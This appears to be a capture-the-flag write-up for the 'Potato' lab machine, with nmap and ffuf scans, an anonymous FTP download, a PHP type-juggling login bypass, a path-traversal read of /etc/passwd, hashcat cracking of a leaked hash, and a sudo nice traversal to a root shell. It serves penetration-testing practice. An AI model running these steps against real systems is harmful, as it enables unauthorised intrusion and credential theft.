

Potato

```
ping potato.local
```

```
nmap -T4 -vv -A -p- potato.local
```

```
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 61 OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 3072 ef240eabd2b316b44b2e27c05f48798b (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDamdAqH2ZyWoYj0tstPK0vbVKI+90CgTkGDoynffxqV2kE4ceZn77FBuMGFKLU50Uv5RMUTFTX4hm1ijh77KMGG1CmAk2YVWEDhxbCBPCohp+xxMBXHBYoMbEVl/LokL2
xIrohGHQ5WNUADRaqtleHuHxuJ8Bgi8yzqP/26ePQTLcfwAZMq+SYPJedZBmfJJ3Brhb/CGgzgRU88pJGI8IfBL5791JTn2niEgoMAZ1vdfnSx0m49uk8npd0h5hPQ+ucyMh+Q35lJ1zDq94E24mkgawDhEgmltb23JDNdY4
XEVcC7W1c3cyrrvH/w+zF5SKQqQ8h0F7LRCqv0YQZ05wyiBu20zbeAvhhiKJteICMuitQAuF6zU/dwjX7oEAXbZ2GsQ66kU3/JnL4clTDATbT01REKJzH9nHp05sZdebFLJdVfx38qDrLS+rIsxIQngpnRvWtmJ7XBxt8Urf
|_ 256 fd8353f4959858507e6a20e657a8c4b (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNoh1z4mRbfR0qXjtv9CG7ZYgiwN290QCVXMLEce4ejLzy+0Bvo7tY5Sb5PKVqg05jd1JaB3LLGWreXo6ZY3Z8T8=
|_ 256 0b2389c3c026d5645e93b7baf5147f3e (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDXv++bn0YegaoSEmMm3RzCzm6pyUJJ5sSW9FMBqvZQ3
80/tcp    open  http      syn-ack ttl 61 Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Potato company
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.41 (Ubuntu)
748/tcp   filtered ris-cm no-response
1607/tcp  filtered stt    no-response
2112/tcp  open  ftp       syn-ack ttl 61 ProFTPD
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-r--r-- 1 ftp      ftp      901 Aug  2 2020 index.php.bak
|_ -rw-r--r-- 1 ftp      ftp      54 Aug  2 2020 welcome.msg
```

See that **4 ports** are open as **22, 80, 748, 1607, 2112**

On port **2112** of **ftp** has **anonymous** login allowed

Enter following command and type username and passowrd as **anonymous**

```
ftp potato.local -P 2112
```

```
# ftp potato.local -P 2112
Connected to potato.local.
220 ProFTPD Server (Debian) [::ffff:192.168.192.101]
Name (potato.local:root): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230-Welcome, archive user anonymous@192.168.45.184 !
230-
230-The local time is: Sun Aug 06 13:27:25 2023
230-
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||64308|)
150 Opening ASCII mode data connection for file list
-rw-r--r--  1 ftp      ftp           901 Aug  2  2020 index.php.bak
-rw-r--r--  1 ftp      ftp           54 Aug  2  2020 welcome.msg
226 Transfer complete
ftp> |
```

For downloading both the files on local system type below command

```
get index.php.bak
get welcome.msg
```

Content in **index.php.bak** file

```

(root@Hindutva)-[~/Desktop/ctf/potato]
# cat index.php.bak
<html>
<head></head>
<body>

<?php

$pass= 'potato'; //note Change this password regularly

if($ GET['login'] == "1"){
    if (strcmp($_POST['username'], "admin") == 0 && strcmp($_POST['password'], $pass) == 0) {
        echo "Welcome! <br> Go to the <a href=\"dashboard.php\">dashboard</a>";
        setcookie('pass', $pass, time() + 365*24*3600);
    }else{
        echo "<p>Bad login/password! <br> Return to the <a href=\"index.php\">login page</a> <p>";
    }
    exit();
}
?>

<form action="index.php?login=1" method="POST">
    <h1>Login</h1>
    <label><b>User:</b></label>
    <input type="text" name="username" required>
    <br>
    <label><b>Password:</b></label>
    <input type="password" name="password" required>
    <br>
    <input type="submit" id='submit' value='Login' >
</form>
</body>
</html>

```

Content in **welcome.msg** file


```

(root@Hindutva)-[~/Desktop/ctf/potato]
# cat welcome.msg
Welcome, archive user %U@%R !

The local time is: %T

```

On **Port 80**



Potato company

At the moment, there is nothing. This site is under construction. To make you wait, here is a photo of a potato:



Fuzz for getting additional path

And get the **/admin** directory

```
ffuf -u http://potato.local/FUZZ -w /root/Documents/ubuntu/Wordlists/rockyou.txt -t 80
```

```
[Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 131ms]
* FUZZ: potato

[Status: 200, Size: 245, Words: 31, Lines: 9, Duration: 128ms]
* FUZZ:

[Status: 200, Size: 245, Words: 31, Lines: 9, Duration: 130ms]
* FUZZ: #1bitch

[Status: 200, Size: 245, Words: 31, Lines: 9, Duration: 150ms]
* FUZZ: #1pimp

[Status: 200, Size: 245, Words: 31, Lines: 9, Duration: 128ms]
* FUZZ: #1hottie

[Status: 200, Size: 245, Words: 31, Lines: 9, Duration: 131ms]
* FUZZ: #1princess

[Status: 200, Size: 245, Words: 31, Lines: 9, Duration: 137ms]
* FUZZ: #1stunna

[Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 130ms]
* FUZZ: admin

[Status: 200, Size: 245, Words: 31, Lines: 9, Duration: 127ms]
* FUZZ: #1love

[Status: 200, Size: 245, Words: 31, Lines: 9, Duration: 136ms]
* FUZZ: #1angel
```


On **/admin** directory has login panel

The website is vulnerable to "php type juggling"

For more -> <https://medium.com/swlh/php-type-juggling-vulnerabilities-3e28c4ed5c09>

```
Pretty  Raw  Hex
POST /admin/index.php?login=1 HTTP/1.1
Host: potato.local
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: http://potato.local
Connection: close
Referer: http://potato.local/admin/
Cookie: pass=serdesfsefhijosefjtfgyuhjiosefdftghgyjh
Upgrade-Insecure-Requests: 1

username=admin&password[]=potato
```



[Home](#) [Users](#) [Date](#) [Logs](#) [Ping](#)

Admin area

Access forbidden if you don't have permission to access

```

1 POST /admin/dashboard.php?page=log HTTP/1.1
2 Host: potato.local
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
  ;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 15
9 Origin: http://potato.local
0 Connection: close
1 Referer: http://potato.local/admin/dashboard.php?page=log
2 Cookie: pass=serdesfsefhijosefjtfgyuhjiosefdftghyjh
3 Upgrade-Insecure-Requests: 1
4
5 file=log_01.txt

```

Request	Response
<pre> 1 POST /admin/dashboard.php?page=log HTTP/1.1 2 Host: potato.local 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 30 9 Origin: http://potato.local 10 Connection: close 11 Referer: http://potato.local/admin/dashboard.php?page=log 12 Cookie: pass=serdesfsefhijosefjtfgyuhjiosefdftghyjh 13 Upgrade-Insecure-Requests: 1 14 15 file=../../../../etc/passwd </pre>	<pre> 34 </div> 35 </form> 36 37 Contenu du fichier ../../../../../../etc/passwd :
 38 <PRE> 39 root:x:0:0:root:/root:/bin/bash 40 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin 41 bin:x:2:2:bin:/bin:/usr/sbin/nologin 42 sys:x:3:3:sys:/dev:/usr/sbin/nologin 43 sync:x:4:65534:sync:/bin:/bin/sync 44 games:x:5:60:games:/usr/games:/usr/sbin/nologin 45 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin 46 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin 47 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin 48 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin 49 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin 50 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin 51 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin 52 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin 53 list:x:38:38:Mail Manager:/var/list:/usr/sbin/nologin 54 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin 55 gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin 56 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin 57 systemd-network:x:100:102:systemd Network Management,/,/run/systemd:/usr/sbin/nologin 58 systemd-resolve:x:101:103:systemd Resolver,/,/run/systemd:/usr/sbin/nologin 59 systemd-timesync:x:102:104:systemd Time Synchronization,/,/run/systemd:/usr/sbin/nologin 60 messagebus:x:103:106:nonexistent:/usr/sbin/nologin 61 syslog:x:104:110:/home/syslog:/usr/sbin/nologin 62 _apt:x:105:65534:nonexistent:/usr/sbin/nologin 63 tss:x:106:111:TPM software stack,/,/var/lib/tpm:/bin/false 64 uidd:x:107:112:/run/uidd:/usr/sbin/nologin 65 tcpdump:x:108:113:nonexistent:/usr/sbin/nologin 66 landscape:x:109:115:/var/lib/landscape:/usr/sbin/nologin 67 pollinate:x:110:11:/var/cache/pollinate:/bin/false 68 sshd:x:111:65534:/run/ssh:/usr/sbin/nologin 69 systemd-coredump:x:999:999:systemd Core Dumper:,,/usr/sbin/nologin 70 florianges:x:1000:1000:florianges:/home/florianges:/bin/bash 71 lxd:x:998:100:/var/snap/lxd/common/lxd:/bin/false 72 proftpd:x:112:65534:/run/proftpd:/usr/sbin/nologin 73 ftpo:x:113:65534:/run/ftp:/usr/sbin/nologin 74 webadmin:\$1\$webadmin\$3sXBxGUtDGIFAcnNTNhi6/:dragon </pre>

Got the hash value of user **webadmin**

Copy the hash value and paste it text editor as **hash**

```
hashcat -a 0 -m 500 hash /root/Documents/ubuntu/Wordlists/rockyou.txt
```

```
$1$webadmin$3sXBxGUtDGIFAcnNTNhi6/:dragon
```

Got the password as **dragon**

```
ssh webadmin@potato.local
```

I got the **webadmin** shell with flag

```
└─# ssh webadmin@potato.local
webadmin@potato.local's password:
Permission denied, please try again.
webadmin@potato.local's password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-42-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun 06 Aug 2023 02:00:02 PM UTC

System load:  0.0               Processes:           151
Usage of /:   12.4% of 31.37GB   Users logged in:    0
Memory usage: 25%              IPv4 address for ens192: 192.168.192.101
Swap usage:   0%

118 updates can be installed immediately.
33 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

webadmin@serv:~$ whoami
webadmin
webadmin@serv:~$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  .cache  local.txt  .profile  user.txt
webadmin@serv:~$ cat local.txt
f0952a46d3628da208f562c7ae687345
webadmin@serv:~$ |
```

```
sudo -l
```



```
webadmin@serv:~$ sudo -l
[sudo] password for webadmin:
Matching Defaults entries for webadmin on serv:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webadmin may run the following commands on serv:
    (ALL : ALL) /bin/nice /notes/*
webadmin@serv:~$
```

Go to the **notes** folder but in that we can't have permission to read or write

```
webadmin@serv:/notes$ ls -l
total 8
-rwx----- 1 root root 11 Aug  2 2020 clear.sh
-rwx----- 1 root root  8 Aug  2 2020 id.sh
webadmin@serv:/notes$
```

Then simply navigate to the **webadmin** folder and create a bash file as following

```
echo "/bin/bash" > shell.sh
```

Give execute permission for file

```
chmod +x shell.sh
```

Then run the file

```
sudo /bin/nice /notes/../../home/webadmin/shell.sh
```

Got the **root** shell

```
webadmin@serv:~$ echo "/bin/bash" > shell.sh
webadmin@serv:~$ chmod +x shell.sh
webadmin@serv:~$ sudo /bin/nice /notes/../../home/webadmin/shell.sh
root@serv:/home/webadmin# id
uid=0(root) gid=0(root) groups=0(root)
root@serv:/home/webadmin# whoami
root
root@serv:/home/webadmin# cd /root
root@serv:~# ls
proof.txt  root.txt  snap
root@serv:~# cat proof.txt
515b2a6c944f0d142d6b918f67e02555
root@serv:~#
```